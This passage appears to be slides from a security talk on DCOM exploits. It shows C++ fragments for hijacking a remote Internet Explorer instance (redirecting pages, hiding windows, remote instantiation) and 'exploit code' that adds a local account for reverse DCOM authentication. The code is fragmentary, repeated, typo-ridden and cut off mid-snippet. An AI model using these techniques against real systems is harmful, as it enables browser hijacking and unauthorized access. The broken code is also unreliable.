  - Post Parameters

# Navigation events



# Navigation events

1. Create event handler implementing “DWebBrowserEvents” interface.
2. Get “IConnectionPoint” interface through IWebBrowser2.
3. Advise IE where the event handler is by using IConnectionPoint.

# Members of DWebBrowserEvents

|                  |                    |
|------------------|--------------------|
| BeforeNavigate   | CommandStateChange |
| DownloadBegin    | DownloadComplete   |
| NavigateComplete | NewWindow          |
| OnQuit           | ProgressChange     |
| PropertyChange   | StatusTextChange   |
| TitleChange      | WindowActivate     |
| WindowMove       | WindowResize       |

# BeforeNavigate

```
void BeforeNavigate(  
    IDispatch* pDisp,  
    VARIANT* &url, // the new URL to be navigate to  
    VARIANT* &Flag,  
    VARIANT* &TargetFrameName,  
    VARIANT* &PostData,  
        // the POST data to send to the new URL  
    VARIANT* &Headers,  
    VARIANT_BOOL* &Cancel  
);
```

# BeforeNavigate

```
void BeforeNavigate(  
    IDispatch* pDisp,  
    VARIANT* &url, // the new URL to be navigate to  
    VARIANT* &Flag,  
    VARIANT* &TargetFrameName,  
    VARIANT* &PostData,  
        // the POST data to send to the new URL  
    VARIANT* &Headers,  
    VARIANT_BOOL* &Cancel  
);
```

# BeforeNavigate

```
void BeforeNavigate(  
    IDispatch* pDisp,  
    VARIANT* &url, // the new URL to be navigate to  
    VARIANT* &Flag,  
    VARIANT* &TargetFrameName,  
    VARIANT* &PostData,  
        // the POST data to send to the new URL  
    VARIANT* &Headers,  
    VARIANT_BOOL* &Cancel  
);
```

# Get IConnectionPoint

```
IConnectionPointContainer* container;
```

```
hret = browse->QueryInterface(  
    IID_IConnectionPointContainer,  
    (void**) &container);
```

```
IConnectionPoint* point;
```

```
hret = container->FindConnectionPoint(  
    IID_DWebBrowserEvents,  
    &point);
```

# Advise IE

```
Sink *sink = new Sink;
```

```
DWORD dwCookie;
```

```
hret = point->Advise(sink->GetIDispatch(false),  
                    &dwCookie);
```

# Hijacking IE

- ◆ Change browsing pages
- ◆ Make IE windows invisible
- ◆ Create new windows

# Change browsing pages

```
BSTR newURL;  
newURL = SysAllocString(L"http://www.yahoo.co.jp");  
hret = browser->Navigate(newURL);
```

# Make IE windows invisible

```
browser->put_Visible((VARIANT_BOOL>false);
```

# Create new windows

```
COSERVERINFO ServerInfo2;  
ServerInfo.dwReserved1 = 0;  
ServerInfo.dwReserved2 = 0;  
ServerInfo.pwszName = L"RemotePC";  
ServerInfo.pAuthInfo = NULL;
```

```
MULTI_QI qi2 = {&IID_IWebBrowser2, NULL, 0};  
hret = CoCreateInstanceEx(  
    CLSID_InternetExplorer, NULL,  
    CLSCTX_SERVER, &ServerInfo, 1, &qi);  
IWebBrowser2 *browser2 = (IWebBrowser2*)qi2.pItf;
```

# Agenda

- ◆ COM and DCOM technology
- ◆ IE exploit demonstration
- ◆ Exploit code
- ◆ **Authentication**
- ◆ MS-Word exploit demonstration
- ◆ DCOM exploit prevention

# Authentication

- ◆ Component activation procedures
- ◆ Two steps of authentication
- ◆ Event handling & Authentication
- ◆ Exploit code
- ◆ Special case: XP

# Authentication

- ◆ Component activation procedures
- ◆ Two steps of authentication
- ◆ Event handling & Authentication
- ◆ Exploit code
- ◆ Special case: XP


# Component activation procedure



# Authentication


- ◆ Component activation procedure
- ◆ **Two steps of authentication**
- ◆ Event handling & Authentication
- ◆ Exploit code
- ◆ Special case: XP

# Two steps of authentication




# Logon audit 1/2

Remote PC



# Logon audit 2/2


Remote PC



# DCOM authentication

- ◆ Launch / Access control list  
Control launch / access permission
- ◆ “RunAs” parameter  
Account used to launch / access to components

# DCOM authentication




# Default setting of DCOM authentication

- ◆ Launch / Access control list
  - SYSTEM, Administrators, INTERACTIVE
- ◆ RunAs
  - The launching user


# Authentication

- ◆ Component activation procedure
- ◆ Two steps of authentication
- ◆ **Event handling & Authentication**
- ◆ Exploit code
- ◆ Special case: XP

# Event handling model



# Reverse authentication



# Authentication

- ◆ Component activation procedure
- ◆ Two steps of authentication
- ◆ Event handling & Authentication
- ◆ **Exploit code**
- ◆ Special case: XP

# Exploit code

---

1. Set an account on local PC.
2. Create client process with new account's security context.

# 1. Set account on local PC

```
// Create USER_INFO_1 structure
USER_INFO_1 ui;
ui.usri1_name = "USERNAME";
ui.usri1_password = "PASSWORD";
ui.usri1_priv = USER_PRIV_USER;
ui.usri1_home_dir = NULL;
ui.usri1_comment = NULL;
ui.usri1_flags = UF_SCRIPT;
ui.usri1_script_path = NULL;

// Add new user to system
NetUserAdd(NULL, 1, (LPBYTE)&ui, NULL);
```

# 1. Set account on local PC

```
// Create USER_INFO_1 structure
USER_INFO_1 ui;
ui.usri1_name = "USERNAME";
ui.usri1_password = "PASSWORD";
ui.usri1_priv = USER_PRIV_USER;
ui.usri1_home_dir = NULL;
ui.usri1_comment = NULL;
ui.usri1_flags = UF_SCRIPT;
ui.usri1_script_path = NULL;

// Add new user to system
NetUserAdd(NULL, 1, (LPBYTE)&ui, NULL);
```

# 1. Set account on local PC

```
// Create USER_INFO_1 structure
USER_INFO_1 ui;
ui.usri1_name = "USERNAME";
ui.usri1_password = "PASSWORD";
ui.usri1_priv = USER_PRIV_USER;
ui.usri1_home_dir = NULL;
ui.usri1_comment = NULL;
ui.usri1_flags = UF_SCRIPT;
ui.usri1_script_path = NULL;

// Add new user to system
NetUserAdd(NULL, 1, (LPBYTE)&ui, NULL);
```

## 2. Create client process

```
PROCESS_INFORMATION process;
```

```
STARTUPINFO startup;
```

```
startup.dwFlags = STARTF_USESHOWWINDOW;
```

